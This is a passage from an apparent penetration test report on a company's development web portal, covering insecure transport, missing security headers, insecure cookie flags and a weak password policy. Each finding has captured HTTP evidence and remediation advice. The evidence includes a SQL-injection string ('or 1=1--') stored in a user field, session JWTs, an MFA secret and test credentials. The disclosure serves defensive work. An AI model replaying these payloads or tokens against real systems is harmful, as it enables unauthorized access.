eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJiMmZkMDA5Yi1iNDQ1LTRmYjItYjIzNS00YmUzYzUzM
jEwZmMiLCJ1c2VybmFtZSI6InRlc3RLIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwiZmlyc3RuYW1lIjoia29uc3RhbnR
pbm9zIiwibGFzdG5hbWUiOiJ0ZXN0Iiwicm9sZSI6Im5vcm1hbCIsImlhdCI6MTc0MzI3MDcxNSwiZXhwIjoxNzQzMjc0M
zE1fQ.5GdRJ3NauRXio56eLXvu7TWwU4blAs37xSClsCjeb0k
Connection: close
```

```
        BlindSec Portal
      </h1>
      <p style="text-transform:uppercase">
        Users
      </p>
    </div>

    <div class="user-container">
      <img src="
      https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcRLMI5YxZE03Vnj-s-sth2_JxlPd3
      0Zy7yEGg&s" alt="User Profile Picture" class="profile-image">
      <input type="hidden" id="userID" value="015ae841-a7ed-4cbd-bf13-d2f96f1b7d6d">

      <div class="user-field">
        <label for="firstname">
          First Name:
        </label>
        <span id="firstname">
          ada&#x27; or 1&#x3D;1--
        </span>
      </div>

      <div class="user-field">
        <label for="lastname">
          Last Name:
        </label>
        <span id="lastname">
          qe
        </span>
      </div>

      <div class="user-field">
        <label for="email">
          Email:
        </label>
        <span id="email">
          qe
        </span>
```

Figure 11: Screenshot of a Request-Response pair showcasing some of the disclosed user information.


Remediation

It’s strongly recommended to implement proper authorization checks on the affected endpoint.

Finding WEB04: Insecure Transport (High)

Description:	The application only implements HTTP communication. This can be abused by attackers to perform Adversary in the Middle (AitM) attacks.
Risk:	Likelihood: High – It's relatively easy for an attacker to trick a victim into using a modified version of the webpage from a remote setting as the user would not receive any warnings. Impact: Medium – The application does not handle any sensitive information or important operations, for the attacker to exploit. However, the attacker could use this webpage to spread malware to Blind Security employees or phish for credentials.
References:	- https://owasp.org/www-community/vulnerabilities/Insecure_Transport

Evidence



Secure Connection Failed

An error occurred during a connection to portal-dev-remote.blindsecurity.net. PR_CONNECT_RESET_ERROR

Error code: PR_CONNECT_RESET_ERROR

- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.

Figure 12: Screenshot showcasing HTTPS is not available for the application.


Remediation

It’s strongly recommended to ensure that TLS is implemented and enforced by the application at all times.

Finding WEB05: Security Header Misconfiguration (Low)

Description:	The application does not implement the following security headers: - Content-Security-Policy - X-Frame-Options - X-Content-Type-Options - Strict-Transport-Security (HSTS) - Referrer-Policy
Risk:	Likelihood: Low Impact: Low Each header protects against a different specific type of attack: The **Content-Security-Policy** header prevents different kinds of injection attacks. Most importantly, a correctly configured CSP header can prevent both reflected and stored cross-site scripting attacks from manifesting. The **X-Frame-Options** header prevents an application to be framed by a different web page. Loading a targeted website inside an iframe is called a UI-Redress attack. During this type of attack, an attacker typically uses a transparent layer on top of the child frame, allowing them to hijack clicks and keystrokes made by the victim on the supposedly legitimate website. The **Strict-Transport-Security** header forces a browser to connect to the HTTPS version of the application. This will minimize the chance of a man-in-the-middle attack where the attacker tricks the user into sending data over an unencrypted channel. The **X-Content-Type-Options** header prevents the browser from guessing the MIME type of the returned content. If an attacker can trick a browser into guessing the wrong MIME type of a malicious document served by the application, it may be possible to perform cross-site scripting attacks. The **Referrer-Policy** HTTP header controls how much referrer information (sent via the Referer header) should be included with requests. While each of the above headers helps mitigating other vulnerabilities, they are a defense in-depth control. As such, not implementing them is not a security vulnerability in itself.
References:	- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Evidence


Request

Pretty Raw Hex

```
GET /portal HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JWT_SESSION_ID=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJiMmZkMDA5Yi1iNDQ1LTRmYjItYjIzNS00YmUzYzUzMjE
wZmMiLCJ1c2VybmFtZSI6InRlc3RLIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwiZmlyc3RuYW1lIjoia29uc3RhbnRpbm9
zIiwibGFzdG5hbWUiOiJ0ZXN0Iiwicm9sZSI6Im5vcm1hbCIsImlhdCI6MTc0MzI3MDcxNSwiZXhwIjoxNzQzMjc0MzE1fQ.
5GdRJ3NauRXio56eLXvu7TWwU4blAs37xSClsCjebOk
Connection: close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 1246
ETag: W/"4de-ygHOM3g5ufMZm8cVBo9D6hLl42c"
Date: Sat, 29 Mar 2025 18:04:58 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>

    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.1/dist/css/bootstrap.min.css" rel="
    stylesheet" integrity="
    sha384-iYQeCzEYFbKjA/T2uDLTpkwGzCiq6soy8tYaI1GyVh/UjpbCx/TYkiZhlZB6+fzT" crossorigin="
    anonymous">
    <link rel="stylesheet" href="/styles.css">
    <title>
    </title>
  </head>
```

Figure 13: Screenshot showcasing the application not setting the above security headers.

Remediation


It's strongly recommended to add the following security headers to the web application:

- The Content-Security-Policy header should be configured to contain only trusted resources. The script-src directive may not contain either unsafe-inline or unsafe-eval. Furthermore, the object-src directive should be set to 'none'. Additional implementation information can be found in the references.
- The X-Frame-Options header can contain the following values, preferably the "DENY" value is used:
    - DENY: Prevents any domain from framing the content;
    - SAMEORIGIN: Only allows the current domain to frame the content;
- The X-Content-Type-Options header should be set to "nosniff".
- The Strict-Transport-Security Header (HSTS) should be set to a very large value. For example, a value of "max-age=31536000" indicates that the header should remain valid for 365 days. Additionally, the includeSubDomains directive should be set, which applies the header to all of the site's subdomains.
- The Referrer-Policy header should be set to one of the stricter options as seen in the reference below, with no-referrer being the recommended option.

Finding WEB06: Insecure Cookie Flags (Low)

Description:	The application does not set any flags on the session cookie.
Risk:	Likelihood: Low Impact: Low If the **HttpOnly** attribute is set on a cookie, the cookie's value cannot be read or set by client-side JavaScript. This measure can prevent certain client-side attacks, such as Cross-site Scripting (XSS), from trivially capturing the cookie's value via an injected script. The **Secure** flag prevents a cookie value from being sent over an unencrypted channel, preventing possible eavesdropping of the cookie value in cleartext. The **SameSite** attribute asserts that a cookie must not be sent with cross-origin requests, providing some protection against cross-site request forgery attacks (CSRF). Possible options are 'Strict', 'Lax' and 'None'. If the cookie is originally set without any SameSite attribute, Firefox will default to SameSite=none and Chrome will default to SameSite=lax, but will authorize cross-domain requests on top-level navigations for the first 120 seconds after logging in.
References:	- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Evidence



Request

```
POST /MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c53210fc&qrenroll=false&secretval=
Y3Nje21mNF80bmRfd2g0dF8xNV90aDR0X3QwazNuPz8/Pz99 HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Content-Length: 2823
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://portal-dev-remote.blindsecurity.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://portal-dev-remote.blindsecurity.net/MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c5321
0fc
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 302 Found
X-Powered-By: Express
Set-Cookie: JWT_SESSION_ID=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJiMmZkMDA5YiliNDQ1LTRmYjItYjIzNS00YmUzYzUzM
jEwZmMiLCJ1c2VybmFtZSI6InRlc3RLIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwiZmlyc3RuYW1lIjoia29uc3RhbnR
pbm9zIiwibGFzdG5hbWUiOiJ0ZXN0Iiwicm9sZSI6Im5vcm1hbCIsImlhdCI6MTc0MzI3MDcxNSwiZXhwIjoxNzQzMjc0M
zE1fQ.5GdRJ3NauRXio56eLXvu7TWwU4blAs37xSClsCjebOk; Path=/
Location: /portal
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 58
Date: Sat, 29 Mar 2025 17:51:55 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/portal">
    /portal
  </a>
</p>
```

Figure 14: Screenshot showcasing the application not setting any flags on the session token.


Remediation

It's strongly recommended to enable all of the above-mentioned flags for the session cookie used by the application.

Finding WEB07: Weak Password Policy (Low)

Description:	The application does not enforce a password policy. This allow users to enter weak passwords
Risk:	Likelihood: Low – MFA is implemented and enforced for all users, therefore the likelihood of exploitation is considered low. Impact: Medium – Allowing users to set weak passwords increases the likelihood of the password being guessed by an attacker. If an attacker is able to successfully guess a user's password, they would gain access to the victim's account.
References:	- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Evidence



```
POST /auth/login HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Content-Length: 28
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://portal-dev-remote.blindsecurity.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Referer: http://portal-dev-remote.blindsecurity.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

username=testK&password=test
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c53210fc
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 154
Date: Sat, 29 Mar 2025 17:51:49 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c53210fc">
    /MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c53210fc
  </a>
</p>
```

Figure 15: Screenshot showcasing the application allowing weak passwords, suggesting no password policy is implemented

Remediation

It's strongly recommended to enforce a stronger default password policy which at least meets industry standards. This password policy should at the very least require:

- Minimum password length of 12 characters
- At least 1 uppercase character
- At least 1 lowercase character
- At least 1 number
- At least 1 special character

Additional Scans and Reports

CSCGR Pentesting Team provides all clients with all report information gathered during testing. This includes Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by CSCGR Pentesting Team.

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled “Additional Scans and Reports”.

Last Page